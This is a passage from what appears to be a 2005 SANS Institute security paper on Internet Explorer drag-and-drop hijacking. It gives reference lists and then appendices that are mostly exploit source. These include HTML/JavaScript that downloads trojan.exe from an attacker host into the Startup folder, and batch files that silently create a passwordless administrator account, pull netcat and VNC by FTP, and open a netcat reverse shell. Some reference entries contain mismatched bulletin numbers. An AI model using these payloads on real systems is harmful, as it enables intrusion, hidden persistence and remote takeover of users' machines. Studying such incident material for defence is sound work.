8. "Microsoft Internet Explorer Popup.show Mouse Event Hijacking Vulnerability – Bugtraq ID 10690." 12 July 2004. URL: <http://www.securityfocus.com/bid/10690>
9. "Microsoft Security Bulletin MS03-038." 11 November 2003. URL: <http://www.microsoft.com/technet/security/bulletin/MS03-048.mspix>
10. "Microsoft Security Bulletin MS04-004." 9 April 2003. URL: <http://www.microsoft.com/technet/security/bulletin/MS04-004.mspix>
11. "Microsoft Security Bulletin MS04-038." 10 October 2004. URL: <http://www.microsoft.com/technet/security/bulletin/ms04-038.mspix>
12. Paul. "HijackClick 3 Example" URL: <http://freehost07.websamba.com/greyhats/hijackclick3.htm>
13. "Re: [Full-Disclosure] Virus loading through ActiveX-Exploit [Fwd: George Bush sniper-rifle shot!]." 7 September 2004. URL: <http://archives.neohapsis.com/archives/fulldisclosure/2004-09/0198.html>
14. "Security Focus – Bugtraq ID 368652." 11 July 2004. URL: <http://www.securityfocus.com/archive/1/368652>
15. "Security Focus – Bugtraq ID 368666." 12 July 2004. URL: <http://www.securityfocus.com/archive/1/368666>
16. "X-Force - ie-popupshow-perform-actions (16675)." 12 July 2004. URL: <http://xforce.iss.net/xforce/xfdb/16675>
17. Yu, Liu Die. "HijackClick demonstration." URL: <http://umbrella.name/originalvuln/msie/HijackClick/>
18. Yu, Liu Die. "HijackClickV2 Example." URL: <http://umbrella.name/originalvuln/msie/HijackClickV2/>
19. Yu, Liu Die. "Liu Die Yu Resume." URL: <http://umbrella.name/people/liu.dieyu/>

List of References

20. "ARIN WHOIS Search." URL: <http://ws.arin.net/cgi-bin/whois.pl>
21. "ASPack." URL: <http://www.aspack.com/aspack.html>
22. "CAN-2004-0380." URL: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0380>
23. Daratty. "Teflon Oil Patch v4." URL: <http://www.megasecurity.org/Binders/Top4.0.html>
24. "Firewalk." URL: <http://www.packetfactory.net/projects/firewalk/>
25. "Google Advanced Search Operators." URL: <http://www.google.com/help/operators.html>
26. "GuildFTPd Server Download." URL: <http://www.guildftpd.com/index.php>
27. "EnCase Forensic." URL:
<http://www.guidancesoftware.com/products/EnCaseForensic/index.shtm>
28. "enum." URL:
http://www.bindview.com/Support/RAZOR/Utilities/Windows/enum_readme.cfm
29. "Ethereal Product." URL: <http://www.ethereal.com/>
30. "Hide Users on the Welcome Screen." URL: <http://www.tweakxp.com/tweak755.aspx>
31. "How to Use Alternate Data Streams." 13 July 2004. URL:
<http://support.microsoft.com/kb/105763>
32. "Introduction to DHTML." MSDN. URL:
<http://msdn.microsoft.com/library/default.asp?url=/workshop/author/dhtml/dhtml.asp>
33. "Invisible Batch File Execution." URL:
<http://www.ericphelps.com/batch/samples/invisible.txt>
34. "John The Ripper Password Cracker." URL: <http://www.openwall.com/john/>
35. "Knoppix STD." URL: <http://www.knoppix-std.org/>
36. "Logicube Forensic MD5." URL:
http://www.logicube.com/products/hd_duplication/md5.asp
37. Manion, Art. "Microsoft Internet Explorer allows mouse events to manipulate window objects and perform 'drag and drop' operations." US-CERT Vulnerability Note VU#413886. 28 October 2004. URL: <http://www.kb.cert.org/vuls/id/413886>
38. Manion, Art. "US-CERT Vulnerability Note VU#713878." 13 October 2004. URL:
<http://www.kb.cert.org/vuls/id/713878>
39. "Microsoft Security Bulletin MS03-038." 11 November 2003. URL:
<http://www.microsoft.com/technet/security/bulletin/MS03-048.msp>
40. "Microsoft Security Bulletin MS04-004." 9 April 2003. URL:
<http://www.microsoft.com/technet/security/bulletin/MS04-004.msp>
41. "Microsoft Security Bulletin MS04-038." 10 October 2004. URL:
<http://www.microsoft.com/technet/security/bulletin/ms04-038.msp>
42. "National Institute of Justice has a Computer Forensic Tool Testing project." URL:
<http://www.ojp.usdoj.gov/nij/sciencetech/cftt.htm>
43. "Netcat Documentation." URL: http://www.zoran.net/wm_resources/netcat_hobbit.asp
44. "Nmap for Windows." URL: http://www.insecure.org/nmap/nmap_download.html
45. "NSA Security Configuration Guides." URL: <http://www.nsa.gov/snac/>
46. Paul. "HijackClick 3 Example" URL:
<http://freehost07.websamba.com/greyhats/hijackclick3.htm>
47. "Popup.show() syntax." MSDN. URL:
<http://msdn.microsoft.com/library/default.asp?url=/workshop/author/dhtml/reference/methods/show.asp>
48. "ProDiscover Forensics." URL: <http://www.techpathways.com/ProDiscoverDFT.htm>
49. "Pwdump3 Download." URL: <http://www.polivec.com/pw3dump/default.htm>
50. "SC.exe commands." URL: <http://www.ss64.com/nt/sc.html>
51. "SpecialFolders Property." MSDN. URL:
<http://msdn.microsoft.com/archive/default.asp?url=/archive/en-us/wsh/htm/wsProSpecialFolders.asp>

52. "Standard mouse events." MSDN. URL: <http://msdn.microsoft.com/library/default.asp?url=/workshop/author/dhtml/dhtml.asp>
53. "Sysinternals Freeware Utilities." URL: <http://www.sysinternals.com/ntw2k/utilities.shtml>
54. "Tripwire." URL: <http://www.tripwire.org/>
55. "UPX." URL: <http://upx.sourceforge.net/>
56. "Websense Enterprise." URL: <http://www.websense.com/products/about/Enterprise/>
57. "window object methods." MSDN. URL: http://msdn.microsoft.com/library/default.asp?url=/workshop/author/om/doc_object.asp
58. "Windows VNC Server." URL: <http://www.realvnc.com/winvnc.html>
59. "Windows 2000 Resource Kits." URL: <http://www.microsoft.com/windows2000/techinfo/reskit/default.asp>
60. Yu, Liu Die. "HijackClick demonstration." URL: <http://umbrella.name/originalvuln/msie/HijackClick/>
61. Yu, Liu Die. "HijackClickV2 Example." URL: <http://umbrella.name/originalvuln/msie/HijackClickV2/>
62. Yu, Liu Die. "Liu Die Yu Resume." URL: <http://umbrella.name/people/liu.dieyu/>
63. "ZoneAlarm Download." URL: http://www.zonelabs.com/store/content/catalog/products/sku_list_zalisp?lid=nav_zalisp

© SANS Institute 2005, Author retains full rights.

Appendix A: Sample Exploit Code

```
<html>
<head>

<script language="JavaScript">
window.moveTo(0,0);
window.resizeTo(screen.width,screen.height);
</script>

<title>Cannot find server</title>
</head>
<body onload="showpop()">

<script>
function showpop(){
pop=window.createPopup();
pop.document.body.style.margin=0;
pop.document.body.innerHTML=txt.value;
pop.show(100,100,screen.width+300,screen.height+300);}
</script>

<textarea id=txt rows="1" cols="20" style="display:none">
  <html>
    <body>
      <table width="100%" height="100%" border=3>
        <tr>
          <td valign=top>
<img src=http://192.168.0.12:6180/trojan.bat id=anch
onmousedown=parent.pop.show(1,1,1,1);
style=width=4000px;height=4000px; background-
image:url("http://192.168.0.12:6180/1.gif");>
          </td>
        </tr>
      </table>
    </body>
  </html>

  <h1 style="COLOR: black; FONT: 13pt/15pt verdana">
The page cannot be displayed
</h1>

  <iframe src=shell:startup HEIGHT=5000; WIDTH=5000;
style=color:black;position:absolute;top:40;left:-
2000;border:dotted;></iframe>

</body>
</html>
```

Appendix B: Exploit Source Code

```
<script>
function vln() {
var w=window.open("javascript:setInterval(function(){try{var
tempvar=opener.location.href;}catch(e){location.assign('java
script:var xmlHTTP = new
ActiveXObject(&quot;Microsoft.XMLHTTP&quot;);xmlHTTP.open
(&quot;GET&quot;, &quot;http://192.168.0.12:6180/trojan.exe&
quot;, false);xmlHTTP.send();var contents =
xmlHTTP.responseText;document.innerHTML=(&quot;&lt;title&gt;
The page cannot be displayed&lt;/title&gt;&lt;div ID=DS2
align=center style=position:absolute;left:10;top:-
30;&gt;&lt;br&gt;&lt;br&gt;&lt;center&gt;&lt;font
face=verdana color=black&gt;&lt;b&gt;The page cannot be
displayed&lt;/b&gt;&nbsp;&nbsp;&lt;/center&gt;&lt;/div&gt;&lt;i
frame src=sh&#069ll:startup HEIGHT=5000; WIDTH=5000
style=color:black;position:absolute;top:30;left:-
2000;border:dotted;z-index:-90;&gt;&lt;/iframe&gt;&lt;body
onload=showpop()&gt;&lt;script&gt;function
showpop(){pop=window.createPopup();pop.document.body.style.m
argin=0;pop.document.body.innerHTML=txt.value;pop.show(100,1
00,screen.width+300,screen.height+300);}&lt;/script&gt;&lt;s
pan style=position: absolute; left: 1; top: 1
id=absspan&gt;&lt;/span&gt;&lt;textarea id=txt rows=1
cols=20
style=display:none&gt;&lt;html&gt;&lt;body&gt;&lt;table
width=100% height=100%&gt;&lt;tr ALIGN=LEFT
VALIGN=TOP&gt;&lt;/td&gt;&lt;br&gt;&lt;center&gt;&lt;img
src=http://192.168.0.12:6180/trojan.exe id=anch
onmousedown=parent.pop.show(1,1,1,1);
style=width=4000px;height=4000px;background-
image:url(&amp;quot;http://192.168.0.12:6180/1.gif&amp;quot;
);&gt;&lt;/td&gt;&lt;/tr&gt;&lt;/table&gt;&lt;/textarea&gt;&
lt;/body&gt;&lt;/html&gt;&quot;');window.close();}},100)","
_blank","height=10,width=10,left=10000,top=10000");w.locatio
n.assign=location.assign;location.href="http://localhost";}
vln()
</script>
```

Appendix C: Exploit Source Code Explained

The source code used in the lab exploit integrated the sample code shown previously with source code found from a real-life incident. The additional features in the incident source code include the XMLHTTP API that sends and retrieves data to and from a remote web server using its underlying HTTP protocols and methods. This technique seems to serve as a caching mechanism to preload the executable. The javascript:setInterval() Method sets causes the function contents to repeat every 100 milliseconds to refresh the page. The opened main window is assigned to http://localhost in what is believed to be an effort to access the Local Machine Zone. The original sample source code which is much cleaner worked successfully for all file types (bmp, bat, etc.) except reliably with executables. The additional source code worked successfully for all file types.

```
<script>
function vln(){
    var w=window.open("javascript:setInterval(
        function()
        {try{var tempvar=opener.location.href;}
        catch(e){location.assign('javascript:var
            xmlHTTP = new ActiveXObject("Microsoft.XMLHTTP");

xmlHTTP.open("GET","http://192.168.0.12:6180/trojan.exe",false);
xmlHTTP.send();
var contents = xmlHTTP.responseBody;
document.innerHTML=(
    "<title> The page cannot be displayed </title><DIV ID=DS2
    align=center style=position:absolute;left:10;top:-
    30;><br><br><center><font face=verdana color=black><b>
    page cannot be displayed </b></center></div>
    <iframe src=shell:startup HEIGHT=5000; WIDTH=5000
    style=color:red;position:absolute;top:30;left:-
    2000;border:dotted;z-index:-90></iframe>

<body onload=showpop()>
<script>
function showpop()
{
    pop=window.createPopup();
    pop.document.body.style.margin=0;
    pop.document.body.innerHTML=txt.value;
    pop.show(100,100,screen.width+300,screen.height+300);}
</script>
<span style=position: absolute; left: 1; top: 1 id=absspan>
</span>
<textarea id=txt rows=1 cols=20 style=display:none>
<html>
<body>
<table width=100% height=100%>
<tr ALIGN=LEFT VALIGN=TOP><br><center>
<img src=http://192.168.0.12:6180/trojan.exe id=anch
onmousedown=parent.pop.show(1,1,1,1);
style=width=4000px;height=4000px;background-
image:url("http://192.168.0.12:6180/1.gif");>
</tr>
</table>
</textarea>
</body>
```

```
</html>")');  
    window.close();}},100)","_blank","height=10,width=10,left=10000  
,top=10000");  
    w.location.assign=location.assign;  
    location.href="http://localhost";}  
vln()  
</script>
```

© SANS Institute 2005, Author retains full rights.

Appendix D: HijackClick Source Code

<http://umbrella.name/originalvuln/msie/HijackClick/>

```
<SCRIPT>
function Restore()
{
    window.moveBy(+100,+100);
    nsc.style.width=1;
    nsc.style.height=1;
    window.resizeTo(300,300);

    alert("Check your 'Favorite List'");
}

function MoveWin()
{
    OriginalWidth=window.
    window.resizeTo(1,1);
    nsc.style.width="100%";
    nsc.style.height="100%";
    window.moveBy(-100,-100);
    MyLink.innerText="";

    window.resizeTo(window.screen.availWidth,window.screen.
    availHeight);

    setTimeout("Restore()",1000);
}
</SCRIPT>

<object id=nsc TABINDEX=10 title="FavTest" accesskey="t"
        style="background:window; HEIGHT=0;
WIDTH=0"
        CLASSID='clsid:55136805-B2DE-11D1-
B9F2-00A0C98BC547'
        helpid=50490
        helpfile="iexplore.hlp">
</OBJECT>
Click this link : <A ID=MyLink HREF="http://umbrella.mx.tc"
ONMOUSEDOWN="MoveWin()">Umbrella.MX.TC</A>
```

Appendix E: HijackClickV2 Source Code

<http://umbrella.name/originalvuln/msie/HijackClickV2/>

```
<SCRIPT>
MouseDown_TIME=(0.1*1000)/2;
Ref=window.moveBy;
function MoveBack()
{
    //window.moveBy(+100,+100);
    Ref(+100,+100);
}

function RestoreDocument()
{
    nsc.style.width="1";
    nsc.style.height="1";
    Link_DIV.style.display="inline";
    alert("Check your favorite list.\n\nIf you click
the link again, IE will ask for your confirmation to
overwrite the existing file.");
}
function MouseDownEventHandler()
{
    Link_DIV.style.display="none";
    nsc.style.width="100%";
    nsc.style.height="100%";
    Ref(-100,-100);

    setTimeout("MoveBack()",MouseDown_TIME);
    setTimeout("RestoreDocument()",3*1000);

}
</SCRIPT>

<OBJECT id=nsc TABINDEX=10 title="FavTest" accesskey="t"
        style="background:window; HEIGHT=0;
WIDTH=0"
        CLASSID='clsid:55136805-B2DE-11D1-
B9F2-00A0C98BC547'
        helpid=50490
        helpfile="iexplore.hlp">

</OBJECT>
<DIV ID=Link_DIV>
Click this Link : <A HREF="http://umbrella.mx.tc"
ONMOUSEDOWN="MouseDownEventHandler()">UMBRELLA</A>
```

</DIV>

© SANS Institute 2005, Author retains full rights.

Appendix F:HijackClick 3 Source Code

<http://freehost07.websamba.com/greyhats/hijackclick3.htm>

```
<html>
<head>

</head>
<body onload="showpop()">
<b><font size="5">HijackClick 3!!!</font></b>
<br><br>
<a href="javascript:document.execCommand('Refresh')"><font
size=4 color=red>Exploit activated on load</font></a>
<br><br>
Alright microsoft. Get your act together. Seriously, this is
the 3rd version of this vulnerability and we can still cause
a drag and drop event.
<br><br>
Well anyway, to the people that don't design easily
exploited software, simply click the link on the popup that
points to 'The <i>Better</i> Browser' (Hmm, wonder what that
could be...) to cause a drag and drop event and add it to
your favorites.
<script>
function showpop(){
pop=window.createPopup();
pop.document.body.style.margin=0;
pop.document.body.innerHTML=txt.value;
pop.show(300,300,300,100);
}
function showalert(){
absspan.style.display="none";
alert("Mouseclick hijacked! Link has been added to your
favorites. If you refresh this page and click the link
again, IE will ask for your confirmation to overwrite the
existing file.\n\nBig thanks to Liu Die Yu for the concept
of hijackclick. This exploit uses the same payload as
his.");
}
</script>
<span style="position: absolute; left: 1; top: 1"
id="absspan">
<OBJECT id=nsc TABINDEX=10 title="FavTest" accesskey="t"
style="background:window; HEIGHT=0;
WIDTH=0"
```

```

CLASSID='clsid:55136805-B2DE-11D1-
B9F2-00A0C98BC547'
helpid=50490
helpfile="iexplore.hlp" width="192"
height="192">
</OBJECT>
</span>
<textarea id=txt rows="1" cols="20" style="display:none">
<html>
<body>
<table width="100%" height="100%" border=3><tr><td
valign=top>
<br><center>
Click this link: <a
href="http://www.mozilla.org/products/firefox/" id=anch
onmousedown="parent.nsc.style.width=2000;parent.nsc.style.he
ight=2000;parent.pop.show(1,1,1,1);parent.setTimeout('showal
ert()',3000);">The <i>Better</i> Browser</a>
</td></tr></table>
</textarea>
</body></html>

```

© SANS Institute 2005, Author retains full rights.

Appendix G: Trojan.exe Files and Source Code

start.bat

```
wscript.exe "%systemroot%\system32\invisible.vbs"  
"%systemroot%\system32\exploit.bat"
```

invisible.vbs

```
CreateObject("Wscript.Shell").Run """" &  
WScript.Arguments(0) & """" , 0, False
```

exploit.bat

```
@echo off  
net user Admin /add /expires:never /passwordreq:no  
net localgroup "Administrators" /add Admin  
net localgroup "Users" /del Admin
```

```
MKDIR C:\temp1  
MKDIR C:\tools
```

```
%windir%\system32\ftp.exe -s:"%~f0  
goto done  
open 192.168.0.12  
anonymous  
password  
binary  
hash  
lcd c:\temp1  
get ftphome/nc.exe  
get ftphome/winvnc.exe  
get ftphome/vnc1.reg  
get ftphome/vnchooks.dll  
get ftphome/othread2.dll  
lcd c:\tools  
get ftphome/reg.vbs  
get ftphome/FTP.zip  
get ftphome/Pstools.zip  
get ftphome/vnc.zip  
get ftphome/WZUNZIP.EXE  
bye  
:done  
@echo off
```

```
CALL c:\tools\reg.vbs  
c:\temp1\nc 192.168.0.10 7777 -d -e cmd.exe  
cls
```

exit

© SANS Institute 2005, Author retains full rights.